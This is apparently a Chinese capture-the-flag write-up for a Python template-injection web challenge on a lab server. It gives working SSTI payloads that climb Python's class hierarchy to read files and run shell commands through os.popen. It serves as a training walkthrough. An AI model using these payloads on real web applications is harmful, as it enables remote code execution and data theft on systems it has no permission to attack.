攻防世界Writeup Web_python_template_injection

原创

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9 篇文章 0 订阅

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SSTI模板注入

1 篇文章 0 订阅

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



译:python 模块注入

那就直奔主题,看其是否存在SSTI注入





```
111.200.241.244:63800/{{2*3}}
```


得到回显,存在注入


接下来查看所有模块

```
{{ [].__class__.__base__.__subclasses__()}}
```

```
{{ {}.__class__.__base__.__subclasses__()}}
{{ ().__class__.__base__.__subclasses__()}}
{{ ''.__class__.__base__.__subclasses__()}}

//这四种符号开头都是可以执行的.在本题中利用 '' 来构建语句会产生报错,其余不会报错
__class__ 返回类型所属的对象
__base__  返回该对象所继承的基类
__subclasses__ 每个新类都保留了子类的引用,这个方法返回一个类中仍然可用的引用列表
```









用此payload该语句就不会报错

经过我的多次测试,语句有很多利用的地方

```
{{[].__class__.__base__.__subclasses__()[40]('fl4g').read()}}

[40]对应 type file  可以实现文件包含

{{[].__class__.__base__.__subclasses__()[71].__init__.__globals__['os'].popen('ls').read()}}
{{[].__class__.__base__.__subclasses__()[71].__init__.__globals__['os'].listdir('.')}}
查看当前目录

[71]对应 site._Printer

{{[].__class__.__base__.__subclasses__()[76].__init__.__globals__['os'].popen('ls').read()}}


[76]对应 site.Quitter

[71]&[76]都可以任意代码执行,仅需要拿到os模块即可
```




Split URL
Execute
Enable Post data
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URL http://111.200.241.244:63800
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
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INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
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Enable Post data
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
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INT
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XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://111.200.241.244:63800/{{[].__class__.__base__.__subclasses__()[76].__init__.__globals__['os'].popen('ls').read()}}
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
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



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